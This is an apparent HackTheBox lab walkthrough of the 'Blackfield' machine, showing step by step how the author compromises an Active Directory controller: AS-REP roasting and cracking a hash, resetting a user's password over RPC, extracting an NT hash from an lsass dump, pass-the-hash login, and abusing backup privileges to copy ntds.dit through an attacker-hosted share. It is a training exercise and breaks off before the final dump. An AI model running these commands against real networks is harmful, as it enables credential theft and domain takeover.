
HTB BLACKFIELD Walkthrough

by sx02089
June 2020



Contents

Introduction

Blackfield hosted on HackTheBox is a difficult box, released in the beginning of June 2020. In this challenge, 3 user accounts are compromised to get to the Administrator account. I consider myself a Windows N00b, so I'm more than happy to take every chance I get to improve on my dire Windows skills. I hope some find this write-up useful. Here's how Blackfield went down.

Service enumeration

The IP address is no secret, so there's no need for "discovery" of interesting IP addresses or boxes here. Running nmap will show what is going on straight away. I'm running nmap almost always with the following parameters:

-A	as a shortcut to most nifty features, although OS detection isn't necessary.
-Pn	to disable state detecting, as this can be somewhat time consuming and don't need it here anyway.
-p-	to scan all ports.
--open	as I'm only interested in open ports.
-oA full	so I have the scanning results in every format on file.
-v	for verbose output. This parameter somehow sometimes crashes nmap. If that happens, removing this may help.
-n	no name resolving. I don't need it, because it isn't really useful at this stage.

```
# Nmap 7.80 scan initiated Mon Jun 15 17:13:30 2020 as: nmap -A -p- -n -v -Pn
--open -oA full 10.10.10.192
Nmap scan report for 10.10.10.192
Host is up (0.021s latency).
Not shown: 65527 filtered ports
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE       VERSION
53/tcp   open  domain?
| fingerprint-strings:
|   DNSVersionBindReqTCP:
|     version
|_    bind
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2020-06-15
22:16:15Z)
135/tcp  open  msrpc         Microsoft Windows RPC
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
BLACKFIELD.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain:
BLACKFIELD.local0., Site: Default-First-Site-Name)
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
```

```
|_http-title: Not Found
1 service unrecognized despite returning data. If you know the service/version,
please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-
service :
SF-Port53-TCP:V=7.80%I=7%D=6/15%Time=5EE790B7%P=x86_64-pc-linux-gnu%r(DNSV
SF:ersionBindReqTCP,20,"\0\x1e\0\x06\x81\x04\0\x01\0\0\0\0\0\0\x07version\
SF:x04bind\0\0\x10\0\x03");
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=252 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7h00m11s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2020-06-15T22:18:40
|_  start_date: N/A

TRACEROUTE (using port 53/tcp)
HOP RTT      ADDRESS
1   19.98 ms 10.10.16.1
2   39.72 ms 10.10.10.192

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Jun 15 17:19:06 2020 -- 1 IP address (1 host up) scanned in
335.74 seconds
```

Here are some ports that I think are interesting for further analysis:

53	A DNS is likely listening on this port. It is probably not something that will provide remote code execution, but it could confirm the name of web application or domain for example.
88	Kerberos! This is Active Directory (AD), with a big fat 99.99% certainty. Especially since port 53 is also open as these two go often together.
135	MS RPC. This port shows up on most Windows boxes, usually together with port 139 and/or 445. 139 seems missing on this box, which would probably mean that older versions of the protocol do not work.
389	LDAP. Ldap is fun. You can get lots of information out of LDAP. If properly configured this will likely require a username and password.
5985	WINRM. There’s a great tool to abuse Windows Remote Management called evil-winrm.

Drilling down

DNS lookups

In the nmap output there's a hint on the domainname of this box that showed up in LDAP: Blackfield.local0. The DNS might be able to confirm that using `dig`. I'm not sure if that trailing 0 is part of the name, or something specific to LDAP, so let's try blackfield.local instead:

```
# dig @10.10.10.192 blackfield.local any
; <<>> DiG 9.16.3-Debian <<>> @10.10.10.192 blackfield.local any
; (1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46001
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 5, AUTHORITY: 0, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;blackfield.local.              IN      ANY

;; ANSWER SECTION:
blackfield.local.       600     IN      A       10.10.10.192
blackfield.local.       3600    IN      NS      dc01.blackfield.local.
blackfield.local.       3600    IN      SOA     dc01.blackfield.local.
hostmaster.blackfield.local. 124 900 600 86400 3600
blackfield.local.       600     IN      AAAA    dead:beef::a1c3:4ba2:5f96:4f1
blackfield.local.       600     IN      AAAA    dead:beef::c922:2509:e66b:93d7

;; ADDITIONAL SECTION:
dc01.blackfield.local.  1200    IN      A       10.10.10.192
dc01.blackfield.local.  1200    IN      AAAA    dead:beef::c922:2509:e66b:93d7

;; Query time: 20 msec
;; SERVER: 10.10.10.192#53(10.10.10.192)
;; WHEN: Tue Jun 16 18:24:20 CEST 2020
;; MSG SIZE  rcvd: 227
```

Look at that! Not only did it confirm the name, but also gave the full hostname of the machine, even IPv6. As port 88 is open, this box is very likely to be an AD server. For 100% confirmation of the fact that we're looking at an AD, the DNS should answer a lookup of "_ldap._tcp.backfield.local" of a 'srv' record pointing back to the name of the box "dc01.blackfield.local". I used 'any' here instead 'srv' which would have been more specific in this case.

```
# dig @10.10.10.192 _ldap._tcp.blackfield.local any
; <<>> DiG 9.16.3-Debian <<>> @10.10.10.192 _ldap._tcp.blackfield.local any
; (1 server found)
;; global options: +cmd
;; Got answer:
;; WARNING: .local is reserved for Multicast DNS
```

```
;; You are currently testing what happens when an mDNS query is leaked to DNS
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 3465
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 3

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;_ldap._tcp.blackfield.local.   IN      ANY

;; ANSWER SECTION:
_ldap._tcp.blackfield.local. 600 IN     SRV     0 100 389 dc01.blackfield.local.

;; ADDITIONAL SECTION:
dc01.blackfield.local.  3600    IN      A       10.10.10.192
dc01.blackfield.local.  3600    IN      AAAA    dead:beef::c922:2509:e66b:93d7

;; Query time: 27 msec
;; SERVER: 10.10.10.192#53(10.10.10.192)
;; WHEN: Tue Jun 16 17:17:01 CEST 2020
;; MSG SIZE  rcvd: 141
```

Confirmed. This is an AD server. No question about it.

Anonymous access to SMB/CIFS shares

I'm not sure if this is needed in this particular case, but to make life a little easier - and just in case I need it - I'm adding the following line to /etc/hosts on my local box:

```
10.10.10.192      dc01.blackfield.local   blackfield.local  blackfield.local0
```

This could be helpful when accessing a samba share, as I can now use the name instead of the IP address. Because 445/tcp was open, let's see what is shared from this box:

```
root@kali:/htb/10.10.10.192# smbclient -N -L '//blackfield.local'

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        forensic        Disk      Forensic / Audit share.
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        profiles$       Disk
        SYSVOL          Disk      Logon server share
SMB1 disabled -- no workgroup available
```

Great! Smbclient is the tool to access a share. It can do al sorts of stuff, but in this case I'm only interested in listing the available shares (-L), and doing so anonymously (-N).

Let's try to find a share that allows anonymous login and list its contents. This can be done similar to the earlier command, but this time without -L. The previous command can be useful here; As you can

see from the earlier output, the shares are in the first column or a row, starting at row number 3. This can be scripted on a single line using bash builtin commands, smbclient and a little bit of awk:

```
# smbclient -N -L '//blackfield.local' 2>/dev/null | awk 'NR > 3 { print $1 }' |
head -n -1 | while read share; do echo "[+] --- $share ---"; smbclient  -N
"//blackfield.local/$share" -c dir; done
```

I'm fully aware that this may be a little bit obscure and intimidating to most humans, so let me try to explain. First, add a little formatting so it's easier on the eyes:

```
1   # smbclient -N -L '//blackfield.local' 2>/dev/null | \
2         awk 'NR > 3 { print $1 }' | \
3         head -n -1 | \
4         while read share
5         do
6               echo "[+] --- $share ---"
7               smbclient  -N "//blackfield.local/$share" -c dir
8         done
```

The first line will list available shares, discard all errors (2>/dev/null) and will pass that output to awk (line 2), which will only print the first column (print $1) after the third row (NR > 3) of output and pass that on to the head command in line 3. The head command strips out the last line that contained "SMB1 disabled…" with "-n -1". The information at this point (line 4) is a list in which each item is the name of a share. If we iterate through these names (line 4-8) in a while loop, we can try and perform a "dir" command on each share with the smbclient (line 7)!

If you run this, you'll notice that anonymous access to profiles$ is granted!

There are several options here. After some debate with the wizards of the team CommandlineKings, it would appear that the most "sane" option would be to try and mount it with `mount`. This doesn't copy anything and would allow most of the tools on your local box to access any file on that share as if it were available to you locally. This could be done as follows:

```
# mount -t cifs -o ro,password='' '//blackfield.local/profiles$' /mnt
```

Because this is a CTF and this share may contain loads of interesting stuff to examine offline, I choose to simply copy the entire share with smbclient as it allows you to `tar` files from it. Or if you specify `\*`; you'll download everything! This just might be a really dumb idea, never knowing how big this download will get, but hey, that's just me. I like to have an offline copy, and I think I have a good chance that I'm able to download the entire share, so I can do some offline analysis.

```
# smbclient -N '//blackfield.local/profiles$' -Tc files-profile.tar \*
tar:717  Total bytes received: 0
```

0 bytes… In other words: Empty. This is not expected. Let's see what's in the tar file and if it really is empty.

```
# tar tvf files-profile.tar
drwxr-xr-x 0/0               0 2020-06-03 18:47 ./AAlleni/
drwxr-xr-x 0/0               0 2020-06-03 18:47 ./ABarteski/
drwxr-xr-x 0/0               0 2020-06-03 18:47 ./ABekesz/
drwxr-xr-x 0/0               0 2020-06-03 18:47 ./ABenzies/
drwxr-xr-x 0/0               0 2020-06-03 18:47 ./ABiemiller/
drwxr-xr-x 0/0               0 2020-06-03 18:47 ./AChampken/
drwxr-xr-x 0/0               0 2020-06-03 18:47 ./ACheretei/
drwxr-xr-x 0/0               0 2020-06-03 18:47 ./ACsonaki/
drwxr-xr-x 0/0               0 2020-06-03 18:47 ./AHigchens/
drwxr-xr-x 0/0               0 2020-06-03 18:47 ./Ajaquemai/
<<SNIP>>
# tar tvf files-profile.tar | wc -l
314
```

Ok, that's 314 lines of empty directories, named after… login names!

ASREPRoast

There are several options now: Check for weak passwords with smbclient, rpcclient, hydra, psexec… and several others. But, since this is an AD server, let's see if a more targeted approach would work on Kerberos. Kerberos is highly complex and the attack also. You can read more about it here: https://www.harmj0y.net/blog/activedirectory/roasting-as-reps/

This is all way beyond me, except for the following line: "if you can enumerate **any accounts** in a Windows domain **that don't require Kerberos preauthentication**, **you can** now easily **request** a piece of **encrypted information** for said accounts **and** efficiently **crack** the material **offline**, revealing the user's password."

..."Any accounts that don't require Kerberos preauthentication, you can request encrypted information and crack offline." Ah, sounds awesome!

There's a great toolbox for Kerberos and ASREProasting: impacket https://www.secureauth.com/labs/open-source-tools/impacket, more specifically, GetNPUsers.py https://github.com/SecureAuthCorp/impacket/blob/impacket_0_9_21/examples/GetNPUsers.py

Looking at the included help of GetNPUsers.py, we'd only need a usersfile to pull this off! Oh, and I'd prefer john over hashcat as I don't have too beefy GPU hardware and am running of a VM.

A Kerberoasting attack can be done in 4 steps:
1. Create a usersfile file with loginnames.
2. Check for updates or download the latest version of impacket.
3. Run GetNPUsers.py with the usersfile.
4. Filter hashes from the output and crack those with either hashcat or john.

Step 1: Create usersfile. `tar tf files-profile.tar` would be a good start, filtering out the leading "./" and trailing "/". If I was smarter and mounted the share as I mentioned earlier, a simple `ls -1` would have done this, but let's use the tar file anyway and use sed to strip out the rubble:

```
# tar tf files-profile.tar | sed -e 's/^..//' -e 's/.$//' > usersfile.txt
```

Regular expressions used:
's/^..//' strips out the first two characters at the beginning of a line
's/.$//' strips out the last character at the end of a line

Step 2: Let's get going with this, get the latest impacket:

```
# git clone https://github.com/SecureAuthCorp/impacket.git
```

Followed by step 3, run GetNPUsers.py with the usersfile and format=john:

```
# python3 /root/impacket/examples/GetNPUsers.py -usersfile=usersfile.txt
-format=john blackfield.local/
Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos
database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos
database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos
database)
...
[-] User audit2020 doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos
database)
...
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos
database)
$krb5asrep$support@BLACKFIELD.LOCAL:d606ade5d126b307198cf2aa1a627c70$045ec708e917ac
2aeb2ac5beeadeb07543e9c87473635fc1d6953173b591f883526aff6f14d0a74b2e21c0009a1e68175
11070ad7e2486779323a26ed39e44696ec981d33d55f3f2aedb7e8a0ad29492fcc215933150dee0f2c7
11f9adbcea22c35fdd754cf744abb4ba9e6e29c3c279aaceaceab931850a03965059a048b14fdf019bb
8f45d99f24cca66d4a665306b134bf1ef99d982f8c4e9aab43ef975ca4ff5d36c6603ef87d656d4c2ec
6e811e611d6e2c8774a895179b88d56d267546bbcc99023c39556e0cee5a514793f016b4f74a00accf6
dedf8b9e9a9065fc5f7172464860ccccbcbeddd952128b8f4de2cd26b7b
[-] User svc_backup doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos
database)
...
```

Awesome! Some hash belonging to 'support@BLACKFIELD.LOCAL'. There's more: two accounts don't have UF_DONT_REQUIRE_PREAUTH enabled. Horrible logic that indicates that Kerberos preauthentication isn't required. svc_backup and audit2020. Interesting!

Step 4: Crack the hash. I simply copy-and-pasted the entire line starting with $krb5, and saved it as support_hash. Time to get crackin':

```
# john -w=/usr/share/wordlists/rockyou.txt ./support_hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5
RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
#00^BlackKnight  ($krb5asrep$support@BLACKFIELD.LOCAL)
1g 0:00:00:31 DONE (2020-06-21 14:57) 0.03180g/s 455947p/s 455947c/s 455947C/s
#1ByNature..#*burberry#*1990
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

We have a password for the support account!

Now, because of how my mind works, I went back to the shares to see if I could access anything interesting there. Instead of trying to access the shares anonymously, as I did earlier, a simple adjustment was made to use the support account, like this:

```
# smbclient -N -L '//blackfield.local' 2>/dev/null | awk 'NR > 3 { print $1 }' |
head -n -1 | while read share; do echo "[+] --- $share ---"; smbclient -U 'support
%#00^BlackKnight' "//blackfield.local/$share" -c dir; done
```

This will actually find the SYSVOL share…. But it’s a rabbit hole (smbclient -U 'support %#00^BlackKnight' '//blackfield.local/SYSVOL')

Resetting passwords with MS RPC

After a long long search trying all sorts of attacks I finally got a very good hint from one of the heroes of the CommandlineKings and was pointed toward MS RPC: “What would a support account typically be used for?” ...Resetting passwords! Did you know that you can use rpcclient to reset passwords? It’s all documented here: https://malicious.link/post/2017/reset-ad-user-password-with-linux/ I wish I googled earlier instead of trying to find the correct command and syntax myself. Long story short, this is how it can be done:

```
# rpcclient -U "support%#00^BlackKnight" -c "setuserinfo2 audit2020 23
My_1337_P4zzW0rd!" -I 10.10.10.192 dc01.blackfield.local
```

Interesting files on SMB

So, now, next to the support account, we have audit2020. Again, let’s look at what shares are accessible with these credentials. Using the exact same snippet as earlier but this time with user audit2020 and password My_1337_P4zzw0rd!, interesting files in the forensic share show up!

```
# smbclient -U 'audit2020%My_1337_P4zzW0rd!' '//blackfield.local/forensic'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Feb 23 14:03:16 2020
  ..                                  D        0  Sun Feb 23 14:03:16 2020
  commands_output                     D        0  Sun Feb 23 19:14:37 2020
  memory_analysis                     D        0  Thu May 28 22:28:33 2020
  tools                               D        0  Sun Feb 23 14:39:08 2020
```

```
                7846143 blocks of size 4096. 4013398 blocks available
smb: \> cd memory_analysis\
smb: \memory_analysis\> ls
  .                                   D        0  Thu May 28 22:28:33 2020
  ..                                  D        0  Thu May 28 22:28:33 2020
  conhost.zip                         A 37876530  Thu May 28 22:25:36 2020
  ctfmon.zip                          A 24962333  Thu May 28 22:25:45 2020
  dfsrs.zip                           A 23993305  Thu May 28 22:25:54 2020
  dllhost.zip                         A 18366396  Thu May 28 22:26:04 2020
  ismserv.zip                         A  8810157  Thu May 28 22:26:13 2020
  lsass.zip                           A 41936098  Thu May 28 22:25:08 2020
  mmc.zip                             A 64288607  Thu May 28 22:25:25 2020
  RuntimeBroker.zip                   A 13332174  Thu May 28 22:26:24 2020
  ServerManager.zip                   A 131983313  Thu May 28 22:26:49 2020
  sihost.zip                          A 33141744  Thu May 28 22:27:00 2020
  smartscreen.zip                     A 33756344  Thu May 28 22:27:11 2020
  svchost.zip                         A 14408833  Thu May 28 22:27:19 2020
  taskhostw.zip                       A 34631412  Thu May 28 22:27:30 2020
  winlogon.zip                        A 14255089  Thu May 28 22:27:38 2020
  wlms.zip                            A  4067425  Thu May 28 22:27:44 2020
  WmiPrvSE.zip                        A 18303252  Thu May 28 22:27:53 2020

                7846143 blocks of size 4096. 4013398 blocks available
```

Copying this whole bunch can be done as earlier:

```
# smbclient -U 'audit2020%My_1337_P4zzW0rd!' '//blackfield.local/forensic' -Tc
files-forensic.tar \*
```

...Which, after a long and thorough study turned out to be unnecessary, because there's only one file that's really interesting here: lsass.zip.

Hashes from a memory dump with Pypykatz

Lsass is the Local Security Authority Subsystem Service, and with any luck, a memory analysis could turn up some interesting credentials or hash values. Unzipping that lsass.zip will leave you with lsass.DMP, which is a memory dump file. There are several files that can handle this type of file: The Windows debugger, Volatility, Mimikatz or if everything fails; binwalk. I tried volatility, but couldn't get to work because of a missing system profile for the dump; Windows Server 2019. Mimikatz is most interesting but didn't work at first glance, so I resorted to a different implementation that did work: pypykatz. Installation of pypykatz is as easy as `pip3 install pypykatz`.

```
# pypykatz lsa minidump lsass.DMP
INFO:root:Parsing file lsass.DMP
FILE: ======== lsass.DMP =======
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
```

```
luid 406458
        == MSV ==
                Username: svc_backup
                Domain: BLACKFIELD
                LM: NA
                NT: 9658d1d1dcd9250115e2205d9f48400d
                SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
        == WDIGEST [633ba]==
                username svc_backup
                domainname BLACKFIELD
                password None
        == SSP [633ba]==
                username
                domainname
                password None
        == Kerberos ==
                Username: svc_backup
                Domain: BLACKFIELD.LOCAL
                Password: None
        == WDIGEST [633ba]==
                username svc_backup
                domainname BLACKFIELD
                password None
…
<<SNIP>>
```

Code execution

Pass-the-hash with evil-winrm

The output of pypykatz is quite long, and doesn't seem that interesting, as I would expect to find clear text passwords, until I realized that the NT hash can be used in a "pass-the-hash" alike attack with evil-winrm!

```
# evil-winrm -H 9658d1d1dcd9250115e2205d9f48400d -u svc_backup -i blackfield.local

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

```
*Evil-WinRM* PS C:\Users\svc_backup\Documents>
```

```
# evil-winrm -H 9658d1d1dcd9250115e2205d9f48400d -u svc_backup -i blackfield.local

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\svc_backup\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\svc_backup\Documents>
```

Privilege Escalation

YES!! WHOOHOO! Code execution at last! For me, this is where the real adventure starts, because I think privilege escalation can be extremely difficult on a Windows box because the attack surface is just enormous. As it tuns out, the svc_backup user has quite a few exceptional privileges, in particular SeBackupPrivilege. After toying around a bit with winPEAS, I returned to google and found this:
https://github.com/giuliano108/SeBackupPrivilege
That still didn't make a lot of sense until a guru pointed me towards this:
https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet#abusing-backup-operators-group

Abusing SeBackupPrivilege

Normally, on any Windows box, the most blatant attack would be to make copy the system- and sam registry files and crack the passwords offline (samdump2). It doesn't work like that on a AD server; The credentials are stored in AD and no longer in the registry. To get the passwords, you'd need a copy of the AD itself which is stored in %systemroot%\NTDS\NTDS.DIT. The svc_backup account has enough privileges to make copies of any file, regardless of permissions. I didn't try to get all the flags on this box by simply abusing the svc_backup account without being administrator. That wouldn't be very entertaining now would it? :-) And besides: no Administrator, no 1337 h4XX0r! The trouble here is, is that the NTDS.DIT file is in use by the AD server, and cannot be copied. Luckily, the svc_backup account can make a disk shadow copy of a disk, and access it from there with the help of a little powershell voodoo. That should hand us the NTDS.DIT file.
Together with a copy of the system registry file, impacket's secretsdump.py should be able to produce the Admistrator hash, which can then be used similar to svc_backup with evil-winrm.

Let’s outline the attack on Blackfield to get Administrator credentials:
1. Prepare the local system for easy up&download for the Windows target and create a diskshadow script.
2. On Blackfield; Setup directories, make a diskshadow copy, and expose that as a virtual drive.
3. Copy the powershell voodoo on Blackfield so I can run the attack without too much modification. But let’s pray that AV won’t kick in.
4. Grab a copy of the NTDS.DIT file on Blackfield.
5. Dump the system registry on Blackfield.
6. Copy both NTDS.DIT and the system registry back to the local box.
7. Run secretsdump on those back on the local box.
8. Use the administrator credentials to login to Blackfield and do the happy dance.

1. Preparation
Now for Windows, I’ve set my local machine to export a share that I can use for information exfiltration and easy access to executables that might be caught by AV if uploaded directly onto a filesystem on the remote host. This is no requirement; you can use different tools, like certutil or powershell to do the same, but this is my personal preference. Note that this is introduces an anonymous up&download share, which should be considered a wide and gaping security risk for your system, so only use that when necessary:

I added the following lines to /etc/samba/smb.conf:

```
[pub]
        path = /var/www/html/pub
        writable = yes
        guest ok = yes
        guest only = yes
        directory mode = 0555
        force user = nobody
```

Then, start samba:

```
# service smbd start
```

I’ve symlinked /var/www/html/pub to /pub, I’m lazy.

Clone the git repo, and copied the files needed to /pub.

```
# cd /pub && git clone https://github.com/giuliano108/SeBackupPrivilege
Cloning into 'SeBackupPrivilege'...
remote: Enumerating objects: 28, done.
remote: Total 28 (delta 0), reused 0 (delta 0), pack-reused 28
Unpacking objects: 100% (28/28), 15.26 KiB | 289.00 KiB/s, done.
# find . -name "*dll"
./SeBackupPrivilegeCmdLets/bin/Debug/SeBackupPrivilegeUtils.dll
./SeBackupPrivilegeCmdLets/bin/Debug/SeBackupPrivilegeCmdLets.dll
# find . -name "*dll" -exec cp {} /pub \;
```

The diskshadow script /pub/ds.txt looks like this:

```
set metadata C:\temp\srvdc1\metadata.cab
set context clientaccessible
set context persistent
begin backup
add volume c: alias mydrive
create
expose %mydrive% z:
```

2. On Blackfield, do some preparation and run the diskshadow command. I've already created c:\temp\srvdc1 which is not shown below:

```
*Evil-WinRM* PS C:\> tree /a /f c:\temp
Folder PATH listing
Volume serial number is 0CB9-3D15
C:\TEMP
\---srvdc1
*Evil-WinRM* PS C:\> diskshadow /s \\10.10.14.22\pub\ds.txt
Microsoft DiskShadow version 1.0
Copyright (C) 2013 Microsoft Corporation
On computer:  DC01,  6/21/2020 5:20:58 PM

-> set metadata C:\temp\srvdc1\metadata.cab
-> set context clientaccessible
-> set context persistent
-> begin backup
-> add volume c: alias mydrive
-> create
Alias mydrive for shadow ID {dba0b3ce-2d7e-40bf-b185-53d65d3db8a1} set as
environment variable.
Alias VSS_SHADOW_SET for shadow set ID {b6f9e6c0-5913-4bcd-b694-e6d176fb0dce} set
as environment variable.

Querying all shadow copies with the shadow copy set ID {b6f9e6c0-5913-4bcd-b694-
e6d176fb0dce}

        * Shadow copy ID = {dba0b3ce-2d7e-40bf-b185-53d65d3db8a1}
%mydrive%
                - Shadow copy set: {b6f9e6c0-5913-4bcd-b694-e6d176fb0dce}
%VSS_SHADOW_SET%
                - Original count of shadow copies = 1
                - Original volume name: \\?\Volume{351b4712-0000-0000-0000-
602200000000}\ [C:\]
                - Creation time: 6/21/2020 5:21:29 PM
                - Shadow copy device
name: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1
                - Originating machine: DC01.BLACKFIELD.local
                - Service machine: DC01.BLACKFIELD.local
                - Not exposed
                - Provider ID: {b5946137-7b9f-4925-af80-51abd60b20d5}
                - Attributes:  No_Auto_Release Persistent Differential

Number of shadow copies listed: 1
-> expose %mydrive% z:
-> %mydrive% = {dba0b3ce-2d7e-40bf-b185-53d65d3db8a1}
The shadow copy was successfully exposed as z:\.
```

```
->
Note: END BACKUP was not commanded, writers not notified BackupComplete.
DiskShadow is exiting.
```

This should introduce a z: drive on Blackfield. Let's check:

```
*Evil-WinRM* PS C:\> z:
*Evil-WinRM* PS Z:\> ls


    Directory: Z:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        5/26/2020   5:38 PM                PerfLogs
d-----         6/3/2020   9:47 AM                profiles
d-r---        3/19/2020  11:08 AM                Program Files
d-----         2/1/2020  11:05 AM                Program Files (x86)
d-----        6/21/2020   3:29 PM                temp
d-r---        2/23/2020   9:16 AM                Users
d-----        5/28/2020   9:34 AM                Windows
```

3. Copy required stuff onto the Blackfield.

```
*Evil-WinRM* PS Z:\> c:
*Evil-WinRM* PS C:\> cd temp
*Evil-WinRM* PS C:\temp> copy \\10.10.14.22\pub\*.dll .
```

4-6. Run the recipe from https://github.com/S1ckB0y1337/Active-Directory-Exploitation-Cheat-Sheet#abusing-backup-operators-group :

```
*Evil-WinRM* PS C:\temp> Import-Module .\SeBackupPrivilegeCmdLets.dll
*Evil-WinRM* PS C:\temp> Import-Module .\SeBackupPrivilegeUtils.dll
*Evil-WinRM* PS C:\temp> Get-SeBackupPrivilege
*Evil-WinRM* PS C:\temp> Set-SeBackupPrivilege
*Evil-WinRM* PS C:\temp> Copy-FileSeBackupPrivilege z:\windows\NTDS\ntds.dit
c:\temp\ntds.dit -Overwrite
*Evil-WinRM* PS C:\temp> reg save HKLM\SYSTEM c:\temp\system.hive
The operation completed successfully.

*Evil-WinRM* PS C:\temp> ls


    Directory: C:\temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        6/21/2020   3:29 PM                srvdc1
-a----        6/21/2020   5:28 PM       18874368 ntds.dit
-a----        6/21/2020  10:23 AM          12288 SeBackupPrivilegeCmdLets.dll
